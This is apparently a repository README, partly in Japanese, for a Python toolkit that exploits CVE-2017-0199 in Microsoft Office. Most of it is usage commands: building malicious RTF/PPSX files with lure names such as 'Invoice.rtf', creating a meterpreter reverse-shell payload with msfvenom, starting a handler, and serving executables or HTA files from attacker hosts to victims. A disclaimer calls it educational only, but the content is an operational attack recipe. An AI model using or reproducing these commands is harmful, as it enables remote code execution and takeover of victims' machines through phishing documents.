 phantomlancer123/cve-2017-0199
CVE-2017-0199(Microsoft Office RCE)用のPythonエクスプロイトツールキット。悪意のあるRTF/PPSXファイルを生成し、Metasploitまたはカスタムペイロードを被害者に配信します。

エクスプロイトツールキット CVE-2017-0199 - v4.0 は、ペネトレーションテスターやセキュリティ研究者が Microsoft Office RCE を迅速かつ効果的にテストできる便利な Python スクリプトです。複雑な設定を必要とせず、悪意のある RTF/PPSX ファイルを生成し、Metasploit / Meterpreter / その他のペイロードを被害者に配信できます。
このプログラムは教育目的専用です。許可なく使用しないでください。通常の免責事項が適用されます。特に、(bhdresh) である私は、これらのプログラムが提供する情報または機能の直接的または間接的な使用によって引き起こされた損害について一切責任を負いません。著者またはいかなるインターネットプロバイダーも、これらのプログラムまたはその派生物の内容または誤用について一切責任を負いません。このプログラムを使用することにより、これらのプログラムの使用によって引き起こされた損害 (データ損失、システムクラッシュ、システム侵害など) が bhdresh の責任ではないことを理解したものとみなされます。
最後に、これは個人による開発です。その理念を尊重し、悪いことに使用しないでください。
CC BY 4.0 ライセンス - https://creativecommons.org/licenses/by/4.0/
スクリプトに以下の機能が導入されました
- Generate Malicious PPSX file
- Exploitation mode for generated PPSX file
- Updated template.ppsx
バージョン: Python 2.7.13
1) Generate malicious RTF file
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) (Optional, if using MSF Payload) : Generate metasploit payload and start handler
   # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > /tmp/shell.exe
   # msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; run"

3) Start toolkit in exploit mode to deliver local payload
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://192.168.56.1/shell.exe -l /tmp/shell.exe
1) Generate malicious RTF file
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc

2) Start toolkit in exploit mode to deliver remote payload
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://remoteserver.com/shell.exe
1) Generate malicious RTF file
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc -x 1

2) Start toolkit in exploit mode to deliver custom HTA file
   # python cve-2017-0199_toolkit.py -M exp -t RTF -H /tmp/custom.hta
# python cve-2017-0199_toolkit.py -h

This is a handy toolkit to exploit CVE-2017-0199 (Microsoft office RCE)

Modes:

-M gen                                          Generate Malicious file only

     Generate malicious RTF/PPSX file:

      -w <Filename.rtf/Filename.ppsx>     Name of malicious RTF/PPSX file (Share this file with victim).

      -u <http://attacker.com/test.hta>   The path to an HTA/SCT file. Normally, this should be a domain or IP where        this                                          tool is running.
                                      For example, http://attackerip.com/test.doc (This URL will be included in 	                                              malicious RTF/PPSX file and will be requested once victim will open malicious RTF file.
      -t RTF|PPSX (default = RTF)         Type of the file to be generated.
      -x 0|1  (default = 0)               Generate obfuscated RTF file. 0 = Disable, 1 = Enable.


-M exp                                          Start exploitation mode

     Exploitation:

      -t RTF|PPSX (default = RTF)         Type of file to be exolited.
      -H </tmp/custom>                Local path of a custom HTA/SCT file which needs to be delivered and executed on target.
                                          NOTE: This option will not deliver payloads specified through options "-e" and "-l"

      -p <TCP port:Default 80>            Local port number.

      -e <http://attacker.com/shell.exe>  The path of an executable file / meterpreter shell / payload  which needs to be executed on target.

      -l </tmp/shell.exe>                 If payload is hosted locally, specify local path of an executable file / meterpreter shell / payload.
@nixawk (RTF サンプル提供)、@Li Haifei、@bhdresh
明らかに、私はフルタイムの開発者ではないため、いくつかの問題が発生する可能性があります。
バグや問題は https://github.com/bhdresh/CVE-2017-0199/issues/new から報告してください。
